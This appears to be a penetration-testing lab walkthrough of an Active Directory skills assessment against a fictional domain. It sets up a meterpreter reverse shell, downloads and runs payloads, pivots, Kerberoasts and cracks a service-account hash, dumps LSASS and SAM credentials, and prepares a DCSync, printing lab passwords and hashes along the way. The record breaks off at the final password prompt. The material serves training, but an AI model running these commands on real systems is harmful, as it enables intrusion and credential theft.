AD Enumeration & Attacks - I

Scenario

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials: `admin:My_W3bsH3ll_P@ssw0rd!`) in place for us to start from in the `/uploads` directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.


Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

Enumeration - As SYSTEM on external web server

- Setting up meterpreter reverse shell

```
- Create a meterpreter reverse shell and connecting it to our host
        - Our host

        msfvenom -p windows/x64/meterpreter_reverse_tcp
lhost=10.10.16.13 -f exe -o pivot.exe LPORT=5000

        python -m http.server

        msfconsole -q

        use exploit/multi/handler
        set payload windows/x64/meterpreter_reverse_tcp
        set lhost 0.0.0.0
        set lport 5000
        run
```

```
        - Target window hosts
        mkdir C:\tools
        certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe"
C:\tools\pivot.exe

        C:\tools\pivot.exe
```



- Pivoting to the webserver

```
- Our host

sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up
ifconfig
./proxy -selfcert

        -> After running agent.exe
ifconfig
sudo ip route add 172.16.6.0/24 dev ligolo


- On meterpreter
upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent.exe
```

```
shell

C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert

- Background the shell process
```


```
(Meterpreter 1)(C:\tools) > shell
Process 1028 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
time="2024-05-15T18:26:11-07:00" level=warning msg="warning, certificate validation disabled"
time="2024-05-15T18:26:11-07:00" level=info msg="Connection established" addr="10.10.16.13:11601"
^Z
Background channel 3? [y/N]  y
(Meterpreter 1)(C:\tools) >
```

```
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » ifconfig

Interface 0

Name          Ethernet1
Hardware MAC  00:50:56:94:7f:5e
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::c0b3:c19e:f810:8055/64
IPv4 Address  172.16.6.100/16
```


- Enumerate using bloodhound

```
- Upload tools we might need
upload ~/Desktop/htb/tools/windows_ad/ADRecon.ps1
upload ~/Desktop/htb/tools/windows_ad/PowerView.ps1
upload ~/Desktop/htb/tools/windows_ad/Rubeus.exe
upload ~/Desktop/htb/tools/windows_ad/SharpHound.exe

- Running bloodhound

.\SharpHound.exe -c All --zipfilename ILFREIGHT
```

```
        -> Uploading file
                -> target windows side
        wget "http://10.10.16.13:8000/" -outfile "Inveigh.ps1"

        certutil -urlcache -split -f
"http://10.10.16.13:8000/PSUpload.ps1"
        Import-Module .\PSUpload.ps1

                Invoke-FileUpload -Uri http://10.10.16.13:8000/upload -
File C:\tools\20240515184457_ILFREIGHT.zip

                -> Our side
        python -m http.server

        python -m uploadserver

- Examining result through bloodhound
sudo neo4j start
./bloodhound --in-process-gpu
-> upload file
```



-> The user Tpetty has DCSync rights, so we are interested in this user.



-> Lots of user we can Kerberoast, but the svc_sql seems the most interesting, as it is an database service account, so we'll to Kerberoast it.

Exploitation / Lateral movement - Kerberoast

- Performing Kerberoast

```
- Kerberoast using Rubeus

.\Rubeus.exe kerberoast /user:svc_sql /nowrap

hashcat -m 13100 svc_sql /usr/share/wordlists/rockyou.txt
```

```
[*] SamAccountName         : svc_sql
[*] DistinguishedName      : CN=svc_sql,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : MSSQLSvc/SQL01.inlanefreight.local:1433
[*] PwdLastSet             : 3/30/2022 2:14:52 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREI
GHT.LOCAL*$11604E6594C7769B15D9AB3BDB09861F$BD6AC247B828906A32F25721E2FD884960A1D3F6B2B82403DDE687648D409C46C002D1FE335F
1799CDDD51048206543CD55DDAA4727A8EAAA05DE2301826CB870214BFA848BABF9183197C61FAC4CEBF4E924489BDE5B1B0BAD3CA22FBBC8A6A6036
BB3F80048EB92B4C470299C469CB7C2B99EC7004DD9216FF8CA07206035A1595EAFE9AE3A719142EA2C01648E097FBE726A73F871CD088DB21135185
F4C36C66C205DA0834E1EFC393D68FA032B0BFBC6A8639E95769E143BB27B5DDBE6AE60BFBEB8855783C9AE30D6FBE0E10769E8E182AD15DB148FD94
948CDF3280C6AD89FA4259042C42A4E5579B45D65A63C4A28F57CB4E04585BD5CEEE2C18C5AAAAEFBF54B490A0C614B97F15C98539E88D02FC014356
FF9339620EA9091F37E838F9F77A5CE8B036AA314853D2E9125682B639BFF12AB21435D2763A1BC0C2C95C1369218591E79F59092D48D9498D242AEB
058DDF2C40AF2FAE3EB722F33EC790ECF4E4282BBAC2AB8539AD1E080B6CFB4B99ED5C4C812603C3824DE90BB5A6F38BA7AFF071C14493938CF3AC2F
CA22B663AB7A349060D937CEDE4EB396776113617625B8AD799642CE009753A2334EFB664D3CF61ABEDCB568BF1ECB51A0FCFBB97719887EE54C1CBD
E8E7579EF68B047B34743217C8AB858AC9B73A00A01E48B89E1EB87CDA2C964D8E70AAA63224E7A4F87D150244CB6D9D54194063B3465A7AD6B838D6
625292B748217709D155B0DB3D1C1EB6D8F5037D73346D702F5C07AF4EA1BBECEE81F98D8BD06E625FEF21886C91D162A0271728EDE62F101E494C79
5B7CE01B006E507A4FF917C8AC76C19AF5E8D781533B8F6A2FFC21AB27E77C5733E89E0C84A317CD5963BBB0EE2E910C84B965F6BDD3AA46322A9501
7F1BFDAEDDAE29286C5D5C3FD5E482F17BACAFF578F0978864D5353BCB741E6CDA29AAF9CC5C53C4E74CE5A889FB6F1361BA9B186ED74DF5005E47D9
65ABBBA687EE3013DBE46C5062E82ED0CAED8FCA942529B564BF9739C8C0FF1E7A547C5CB62385FC7E2392EEE03B3432B1475AE9AA5540DD050D307D
249B6BFD39D3E1E7DBFD52BF0EBF35BF7231C9BB0DAA0C74ED45C4223C356CC20C68942A3FFF9AD6BF8148B557BFF4146D483E7A5D10A095F9FC2384
68DDF278F167941F55AFD95759F4699123F85DCC3A53C1E162669C6618F31665EA0DD2C0824BF7C5A8CD2430CE305CF51E7D608D1DAA896E94DA0EF6
07710511CCE1DCC9E7B674B0D2DD33F49516B68E6747FDFB3ED97ABCB40CBCFE980DE8A79C4CC0802B45B6419298357916892269 0A7B41B4811B135A
2958C393AB1B45C9C6FE0E585D5747C1841B42EEE388B9520BCAC4A2F7F2306F6E3259B4C8745851B19CAFDF15962BF1E0E4F0A4A8E1AAA7D40B4FF4
68EB23A01E2D1EBD9F93378ADDAE718C558A8D7276325DB978BFE8F49DE35F491B0B7922B621736765172E85DC5DE36299851FD3A38197C66138E584
E8B66A9E327C718666E6DF978900BF074B42312B72E9
```

```
└──╼ [★]$ hashcat -m 13100 svc_sql_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
└──╼ [★]$ hashcat -m 13100 svc_sql_tgs /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREIGHT.LOCAL*$11604e6594c7769b15d9ab3bdb09861
f$bd6ac247b828906a32f25721e2fd884960a1d3f6b2b82403dde687648d409c46c002d1fe335f1799cddd51048206543cd55ddaa4727a8eaaa05de2301826cb87021
4bfa848babf9183197c61fac4cebf4e924489bde5b1b0bad3ca22fbbc8a6a6036bb3f80048eb92b4c470299c469cb7c2b99ec7004dd9216ff8ca07206035a1595eafe
9ae3a719142ea2c01648e097fbe726a73f871cd088db21135185f4c36c66c205da0834e1efc393d68fa032b0bfbc6a8639e95769e143bb27b5ddbe6ae60bfbeb88557
83c9ae30d6fbe0e10769e8e182ad15db148fd94948cdf3280c6ad89fa4259042c42a4e5579b45d65a63c4a28f57cb4e04585bd5ceee2c18c5aaaaefbf54b490a0c614
b97f15c98539e88d02fc014356ff9339620ea9091f37e838f9f77a5ce8b036aa314853d2e9125682b639bff12ab21435d2763a1bc0c2c95c1369218591e79f59092d4
8d9498d242aeb058ddf2c40af2fae3eb722f33ec790ecf4e4282bbac2ab8539ad1e080b6cfb4b99ed5c4c812603c3824de90bb5a6f38ba7aff071c14493938cf3ac2f
ca22b663ab7a349060d937cede4eb396776113617625b8ad799642ce009753a2334efb664d3cf61abedcb568bf1ecb51a0fcfbb97719887ee54c1cbde8e7579ef68b0
47b34743217c8ab858ac9b73a00a01e48b89e1eb87cda2c964d8e70aaa63224e7a4f87d150244cb6d9d54194063b3465a7ad6b838d6625292b748217709d155b0db3d
1c1eb6d8f5037d73346d702f5c07af4ea1bbecee81f98d8bd06e625fef21886c91d162a0271728ede62f101e494c795b7ce01b006e507a4ff917c8ac76c19af5e8d78
1533b8f6a2ffc21ab27e77c5733e89e0c84a317cd5963bbb0ee2e910c84b965f6bdd3aa46322a95017f1bfdaeddae29286c5d5c3fd5e482f17bacaff578f0978864d5
353bcb741e6cda29aaf9cc5c53c4e74ce5a889fb6f1361ba9b186ed74df5005e47d965abbba687ee3013dbe46c5062e82ed0caed8fca942529b564bf9739c8c0ff1e7
a547c5cb62385fc7e2392eee03b3432b1475ae9aa5540dd050d307d249b6bfd39d3e1e7dbfd52bf0ebf35bf7231c9bb0daa0c74ed45c4223c356cc20c68942a3fff9a
d6bf8148b557bff4146d483e7a5d10a095f9fc238468ddf278f167941f55afd95759f4699123f85dcc3a53c1e162669c6618f31665ea0dd2c0824bf7c5a8cd2430ce3
05cf51e7d608d1daa896e94da0ef607710511cce1dcc9e7b674b0d2dd33f49516b68e6747fdfb3ed97abcb40cbcfe980de8a79c4cc0802b45b6419298357916892269
0a7b41b4811b135a2958c393ab1b45c9c6fe0e585d5747c1841b42eee388b9520bcac4a2f7f2306f6e3259b4c8745851b19cafdf15962bf1e0e4f0a4a8e1aaa7d40b4
ff468eb23a01e2d1ebd9f93378addae718c558a8d7276325db978bfe8f49de35f491b0b7922b621736765172e85dc5de36299851fd3a38197c66138e584e8b66a9e32
7c718666e6df978900bf074b42312b72e9:lucky7
```

-> Obtained credentials svc_sql:lucky7

Enumeration / Information Gathering - as svc_sql

- We'll first attempt to perform some enumeration on the windows host first and see how we can exploit the svc_sql user we obtained.
  - Hopefully we can land outselves on MS01, but we don't know where that host is.
- Nmap and pings

```
- fping active check
fping -asgq 172.16.6.0/24

- nmap scans
sudo nmap -v -sC -sV -iL hosts.txt -oN inital_ad_enum
        -> Seems like ping is ignored, so removing scripts scan and ping

sudo nmap -v -sC -sV -Pn -iL hosts.txt -oN inital_ad_enum
        -> also can't scan and are ignoring, so we disable default
scripts.
```

```
└──╼ [★]$ fping -asgq 172.16.6.0/24
172.16.6.3
172.16.6.3 : duplicate for [0], 64 bytes, 595 ms
172.16.6.50
```

- Enumeration on local windows machine

```
- Using arp -a
arp -a

- Enumerating domain controller and related info
wmic ntdomain get
Caption,Description,DnsForestName,DomainName,DomainControllerAddress
```

```
Interface: 172.16.6.100 --- 0x7
  Internet Address      Physical Address      Type
  172.16.6.3            00-50-56-94-68-f9     dynamic
  172.16.6.50           00-50-56-94-e6-ba     dynamic
  172.16.255.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

```
PS C:\tools> wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddre
ss
wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress
Caption        Description    DnsForestName      DomainControllerAddress  DomainName
WEB-WIN01      WEB-WIN01
INLANEFREIGHT  INLANEFREIGHT  INLANEFREIGHT.LOCAL  \\172.16.6.3             INLANEFREIGHT
```

- Enumeration on 172.16.6.50

```
- Going to the server
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:svc_sql /p:lucky7 /v:172.16.6.50 /tls-seclevel:0
/timeout:80000

- Creating a reverse shell for a more convenient environment

        > Our Linux host
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=172.16.6.100 -f
exe -o rev_rdp.exe LPORT=1235

        msfconsole -q

        use exploit/multi/handler
        set payload windows/x64/meterpreter_reverse_tcp
        set lhost 0.0.0.0
        set lport 5001
        run

        -> On pivot tool
        listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:8000 --tcp

        listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:5001 --tcp
```

```
        -> On target windows
        mkdir C:\tools

        cd C:\tools

        wget "http://172.16.6.100:1234/rev_rdp.exe" -outfile
"rev_rdp.exe"
        .\rev_rdp.exe

- local enumeration
net localgroup administrators

hostname
```

```
C:\tools>hostname
hostname
MS01
```

```
C:\tools>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\svc_sql
The command completed successfully.
```

-> Confirmed that we are local admin on MS01

Exploitation / Lateral Movement - Password dumping on MS01

- Dumping SAM and LSASS


```
- Using impacket for SYSTEM on MS01 and creating meterpreter
psexec.py inlanefreight/svc_sql:lucky7@172.16.6.50

cd C:\tools
.\rev_rdp.exe
```

```
- Dumping passwords with mimkataz
hashdump

load kiwi

lsa_dump_sam

lsa_dump_secrets

creds_all

        -> ALternative method 1 (dumping database manually)

reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\sam C:\system.save
reg.exe save hklm\sam C:\security.save
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll,
MiniDump <lsass_pid> C:\lsass.dmp full

        - Set Meterpreter timeout to be a large value, like 9999
        - Download files through Meterpreter.
```

```
(Meterpreter 2)(C:\tools) > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
(Meterpreter 2)(C:\tools) > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain         NTLM                SHA1                DPAPI
--------  ------         ----                ----                -----
MS01$     INLANEFREIGHT  cd4639aa339c2658e   117550f88864698f1c
                         d0005055bad5c9a     9d0c51b4169e083d36
                                             ce2a
MS01$     INLANEFREIGHT  ecfe27900016073ff   678b71f548a76f72cc
                         fef1bb4b2132bb2     3d2058121cf71ae896
                                             c310
svc_sql   INLANEFREIGHT  dc3ba1d16d82ac977   c052c598aaed303e20  32d87218d6331c60d8
                         eea8c22c5de3f82     658a4a6341320867d8  448418e504b7df
                                             dcc4
tpetty    INLANEFREIGHT  fd37b6fec5704cada   38afea42a5e2822047  da2ec07551ab1602b7
                         bb319cebf9e3a3a     4839558f073979645a  468db08b41e3b2
                                             1192
```

```
Secret  : DefaultPassword
cur/text: Sup3rS3cur3D0m@inU2eR
```



-> Obtained the credentials tpetty:Sup3rS3cur3D0m@inU2eR

Privilege Escalation - Domain Compromise

- Confirmation of DCSync Privilege

```
- Getting naming context for the domain using ldapsearch (for querying
ACL later)
ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts

- Confirming DCSync privilege for user tpetty
Import-Module .\PowerView.ps1
```

```
Get-DomainUser -Identity tpetty  |select
samaccountname,objectsid,memberof,useraccountcontrol |fl

$sid= "S-1-5-21-2270287766-1317258649-2146029398-4607"

Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {
($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -
match $sid} |select AceQualifier, ObjectDN,
ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
```

```
└──╼ [★]$ ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL
```

```
PS C:\tools> Import-Module .\PowerView.ps1
Import-Module .\PowerView.ps1
PS C:\tools> Get-DomainUser -Identity tpetty  |select samaccountname,objectsid,memberof,useraccountcontrol |fl
Get-DomainUser -Identity tpetty  |select samaccountname,objectsid,memberof,useraccountcontrol |fl


samaccountname     : tpetty
objectsid          : S-1-5-21-2270287766-1317258649-2146029398-4607
memberof           :
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
```

```
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -mat
ch 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier,
ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl


AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType          : DS-Replication-Get-Changes

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType          : DS-Replication-Get-Changes-All
```

-> This confirms the finding in Bloodhound, we can proceed with DCSync.

- Performing DCSync

```
- Looking at users in the domain admin group
net localgroup Administrators /domain



- Gain the hash of domain admin
secretsdump.py -outputfile da_hash -just-dc-user Administrator
inlanefeight.local/tpetty@172.16.6.3
```

```
PS C:\tools> net localgroup Administrators /domain
net localgroup Administrators /domain
The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/
domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.
```

```
└──╼ [★]$ secretsdump.py -outputfile da_hash -just-dc-user Administrator inlanefeight.local/tpetty@172.16.6.3
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

Password:
